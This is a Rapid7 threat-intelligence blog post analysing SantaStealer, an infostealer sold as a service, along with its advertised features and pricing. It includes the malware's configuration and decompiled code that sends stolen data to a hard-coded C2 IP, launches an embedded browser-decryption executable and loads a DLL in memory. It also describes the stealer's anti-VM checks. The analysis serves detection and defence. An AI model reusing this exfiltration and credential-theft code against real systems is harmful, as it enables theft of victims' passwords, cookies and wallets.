SantaStealer is Coming to Town: A New, Ambitious Infostealer Advertised on Underground Forums | Rapid7 Blog

By Rapid7

Published: 2025-12-15 · Archived: 2026-04-05 15:28:04 UTC

Update from December 16, 2025: Shortly after publishing this blog post, we have observed a message from the official SantaStealer telegram channel announcing the release of the stealer. This means the stealer is now deemed production-ready by the developers and can be expected in the wild. Below is a screenshot of the original message in Russian as well as our translation to English.



Figure 0: A message announcing the release of SantaStealer in Russian (left) and our translation to English (right)

Summary

Rapid7 Labs has identified a new malware-as-a-service information stealer being actively promoted through Telegram channels and on underground hacker forums. The stealer is advertised under the name “SantaStealer” and is planned to be released before the end of 2025. Open source intelligence suggests that it recently underwent a rebranding from the name “BluelineStealer.”

The malware collects and exfiltrates sensitive documents, credentials, wallets, and data from a broad range of applications, and aims to operate entirely in-memory to avoid file-based detection. Stolen data is then compressed, split into 10 MB chunks, and sent to a C2 server over unencrypted HTTP.

While the stealer is advertised as “fully written in C”, featuring a “custom C polymorphic engine” and being “fully undetected,” Rapid7 has found unobfuscated and unstripped SantaStealer samples that allow for an in-depth analysis. These samples can shed more light on this malware’s true level of sophistication.

Discovery

In early December 2025, Rapid7 identified a Windows executable triggering a generic infostealer detection rule, which we usually see triggered by samples from the Raccoon stealer family. Initial inspection of the sample (SHA-256 beginning with 1a27…) revealed a 64-bit DLL with over 500 exported symbols (all bearing highly descriptive names such as “payload_main”, “check_antivm” or “browser_names”) and a plethora of unencrypted strings that clearly hinted at credential-stealing capabilities.

While it is not clear why the malware authors chose to build a DLL, or how the stealer payload was to be invoked by a potential stager, this choice had the (presumably unintended) effect of including the name of every single function and global variable not declared as static in the executable’s export directory. Even better, this includes symbols from statically linked libraries, which we can thus identify with minimal effort.

The statically linked libraries in this particular DLL include:

- cJSON, an “ultralightweight JSON parser”
- miniz, a “single C source file zlib-replacement library”
- sqlite3, the C library for interfacing with SQLite v3

Another pair of exported symbols in the DLL are named notes_config_size and notes_config_data. These point to a string containing the JSON-encoded stealer configuration, which contains, among other things, a banner (“watermark”) with Unicode art spelling “SANTA STEALER” and a link to the stealer Telegram channel, t[.]me/SantaStealer.

```
{
  "anti_cis": false,
  "exec_delay_seconds": 0,
  "env_licence": true,
  "env_environment": true,
  "only_wallet_extensions": false,
  "force_steam_reauth": false,
  "fake_error": false,
  "error_msg": "DLL Load failed",
  "watermark": "[redacted]",
  "file_extensions": [
    "*.pdf",
    "*.csv",
    "*.sqlite",
    "*.pem",
    "*.asc",
    "*.wallet",
    "*.env",
    "*.conf",
    "*.seco"
  ],
  "excluded_filetypes": [
    ".exe",
    ".dll",
    ".lnk",
    ".scr",
    ".com",
    ".pif",
    ".hta",
    ".js",
    ".bat",
    ".cmd",
```


Figure 1: A preview of the stealer's configuration



Figure 2: A Telegram message from November 25th advertising the rebranded SantaStealer



Figure 3: A Telegram message announcing the rebranding and expected release schedule

Visiting SantaStealer's Telegram channel, we observed the affiliate web panel, where we were able to register an account and access more information provided by the operators, such as a list of features, the pricing model, or the various build configuration options. This allowed us to cross-correlate information from the panel with the configuration observed in samples, and get a basic idea of the ongoing evolution of the stealer.

Apart from Telegram, the stealer can be found advertised also on the Lolz hacker forum at lolz[.]live/santa/. The use of this Russian-speaking forum, the top-level domain name of the web panel bearing the country code of the Soviet Union (su), and the ability to configure the stealer not to target Russian-speaking victims (described later) hints at Russian citizenship of the operators — not at all unusual on the infostealer market.



Figure 4: A list of features advertised in the web panel

As the above screenshot illustrates, the stealer operators have ambitious plans, boasting anti-analysis techniques, antivirus software bypasses, and deployment in government agencies or complex corporate networks. This is

reflected in the pricing model, where a basic variant is advertised for $175 per month, and a premium variant is valued at $300 per month, as captured in the following screenshot.



Figure 5: Pricing model for SantaStealer (web panel)

In contrast to these claims, the samples we have seen until now are far from undetectable, or in any way difficult to analyze. While it is possible that the threat actor behind SantaStealer is still developing some of the mentioned anti-analysis or anti-AV techniques, having samples leaked before the malware is ready for production use — complete with symbol names and unencrypted strings — is a clumsy mistake likely thwarting much of the effort put into its development and hinting at poor operational security of the threat actor(s).

Interestingly, the web panel includes functionality to “scan files for malware” (i.e. check whether a file is being detected or not). While the panel assures the affiliate user that no files are shared and full anonymity is guaranteed, one may have doubts about whether this is truly the case.

Figure 6: Web panel allows to scan files for malware.

Some of the build configuration options within the web panel are shown in Figures 7 through 9.



Figure 7: SantaStealer build configuration



Figure 8: More SantaStealer build configuration options



Figure 9: SantaStealer build configuration options, including CIS countries detection

One final aspect worth pointing out is that, rather unusually, the decision whether to target countries in the Commonwealth of Independent States (CIS) is seemingly left up to the buyer and is not hardcoded, as is often the case with commercial infostealers.

Technical analysis of SantaStealer

Having read the advertisement of SantaStealer's capabilities by the developers, one might be interested in seeing how they are implemented on a technical level. Here, we will explore one of the EXE samples (SHA-256 beginning with 926a…), as attempts at executing the DLL builds with rundll32.exe ran into issues with the C runtime initialization. However, the DLL builds (such as SHA-256 beginning with 1a27…) are still useful for static analysis and cross-referencing with the EXE.

At the moment, detecting and tracking these payloads is straightforward, due to the fact that both the malware configuration and the C2 server IP address are embedded in the executable in plain text. However, if SantaStealer indeed does turn out to be competitive and implements some form of encryption, obfuscation, or anti-analysis techniques (as seen with Lumma or Vidar) these tasks may become less trivial for the analyst. A deeper understanding of the patterns and methods utilized by SantaStealer may be beneficial.

```
v6 = WinHttpOpen(L"upload", 0, 0, 0, 0);
if ( !v6 )
  return (unsigned int)-1;
v7 = v6;
WinHttpSetTimeouts(v6, 1000000, 1000000, 1000000, 1000000);
v8 = WinHttpConnect(v7, L"31.57.38.244", 6767u, 0);
v9 = v8;
if ( !v8 )
{
  WinHttpCloseHandle(v7);
  return (unsigned int)-1;
}
v10 = WinHttpOpenRequest(v8, L"POST", L"/upload", 0, 0, 0, 0);
if ( !v10 )
{
  WinHttpCloseHandle(v9);
  WinHttpCloseHandle(v7);
  return (unsigned int)-1;
}
TickCount = GetTickCount();
sub_1DB713E60((__int64)v20, "----WebKitFormBoundary%08X", TickCount);
v12 = &byte_1DB78E92A;
if ( a4 )
  v12 = "complete: true\r\n";
sub_1DB713E60(
  (__int64)MultiByteStr,
  "Content-Type: multipart/form-data; boundary=%s\r\nauth: %s\r\nw: %s\r\n%s\r\n",
  v20,
  "1446bfe3ab08deefe44b8068461b93de820c249e2bd44d52c17a92db330b8952",
  "@BluelineStealer",
  v12);
MultiByteToWideChar(65001u, 0, MultiByteStr, -1, WideCharStr, 1024);
```

Figure 10: Code in the send_upload_chunk exported function references plaintext strings

The user-defined entry point in the executable corresponds to the payload_main DLL export. Within this function, the stealer first checks the anti_cis and exec_delay_seconds values from the embedded config and behaves accordingly. If the CIS check is enabled and a Russian keyboard layout is detected using the GetKeyboardLayoutList API, the stealer drops an empty file named “CIS” and ends its execution. Otherwise, SantaStealer waits for the configured number of seconds before calling functions named check_antivm, payload_credentials, create_memory_based_log and creating a thread running the routine named ThreadPayload1 in the DLL exports.

The anti-VM function is self-explanatory, but its implementation differs across samples, hinting at the ongoing development of the stealer. One sample checks for blacklisted processes (by hashing the names of running process executables using a custom rolling checksum and searching for them in a blacklist), suspicious computer names (using the same method) and an “analysis environment,” which is just a hard-coded blacklist of working directories, like “C:\analysis” and similar. Another sample checks the number of running processes, the system uptime, the presence of a VirtualBox service (by means of a call to OpenServiceA with "VBoxGuest") and finally performs a time-based debugger check. In either case, if a VM or debugger is detected, the stealer ends its execution.

Next, payload_credentials attempts to steal browser credentials, including passwords, cookies, and saved credit cards. For Chromium-based browsers, this involves bypassing a mechanism known as AppBound Encryption (ABE). For this purpose, SantaStealer embeds an additional executable, either as a resource or directly in section data, which is either dropped to disk and executed (screenshot below), or loaded and executed in-memory, depending on the sample.

```
11
12  if ( SHGetFolderPathA(0, CSIDL_LOCAL_APPDATA, 0, 0, Str) )
13    return 0xFFFFFFFFLL;
14  strcat(Str, "\\chromelevator.exe");
15  v0 = fopen(Str, "wb");
16  v1 = v0;
17  if ( !v0 )
18    return 0xFFFFFFFFLL;
19  v2 = fwrite(chromelevator_exe_bytes, 1u, 2775343u, v0);
20  fclose(v1);
21  if ( v2 != 2775343
22    || (memset(&pExecInfo.hwnd, 0, 0x68u),
23        *(_QWORD *)&pExecInfo.cbSize = 0x4000000070LL,
24        *(__m128i *)&pExecInfo.lpVerb = _mm_unpacklo_epi64(
25                                          (__m128i)(unsigned __int64)"open",
26                                          (__m128i)(unsigned __int64)Str),
27        !ShellExecuteExA(&pExecInfo)) )
28  {
29    DeleteFileA(Str);
30    return 0xFFFFFFFFLL;
31  }
32  v3 = WaitForSingleObject(pExecInfo.hProcess, 25000u);
33  ExitCode = 1;
34  hProcess = pExecInfo.hProcess;
35  if ( v3 )
36  {
37    if ( v3 == WAIT_TIMEOUT )
38    {
39      TerminateProcess(pExecInfo.hProcess, 1u);
40      ExitCode = 1;
41      hProcess = pExecInfo.hProcess;
42    }
43  }
44  else
```

Figure 11: Execution of an embedded executable specialized in browser hijacking

The extracted executable, in turn, contains an encrypted DLL in its resources, which is decrypted using two consecutive invocations of ChaCha20 with two distinct pairs of 32-byte key and 12-byte nonce. This DLL exports functions called ChromeElevator_Initialize, ChromeElevator_ProcessAllBrowsers and ChromeElevator_Cleanup, which are called by the executable in that order. Based on the symbol naming, as well as usage of ChaCha20 encryption for obfuscation and presence of many recognizable strings, we assess with moderate confidence that this executable and DLL are heavily based on code from the "ChromElevator" project (https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption), which employs direct syscall-based reflective process hollowing to inject code into the target browser. Hijacking the security context of a legitimate browser process this way allows the attacker to decrypt AppBound encryption keys and thereby decrypt stored credentials.

```
 82  dll = (int *)LoadDllFromMemory(rsrc_buf);
 83  VirtualFree(rsrc_buf, 0, 0x8000u);
 84  if ( !dll )
 85  {
 86    v23 = (void (__stdcall *)(HWND, LPCSTR, LPCSTR, UINT))MessageBoxA;
 87    MessageBoxA(0, "LoadDllFromMemory failed - PE loader error", "Error", 0);
 88    goto LABEL_22;
 89  }
 90  ChromeElevator_Initialize = (unsigned int (*)(void))GetProcAddressManual((__int64)dll, "ChromeElevator_Initialize");
 91  ChromeElevator_ProcessAllBrowsers_ = GetProcAddressManual((__int64)dll, "ChromeElevator_ProcessAllBrowsers");
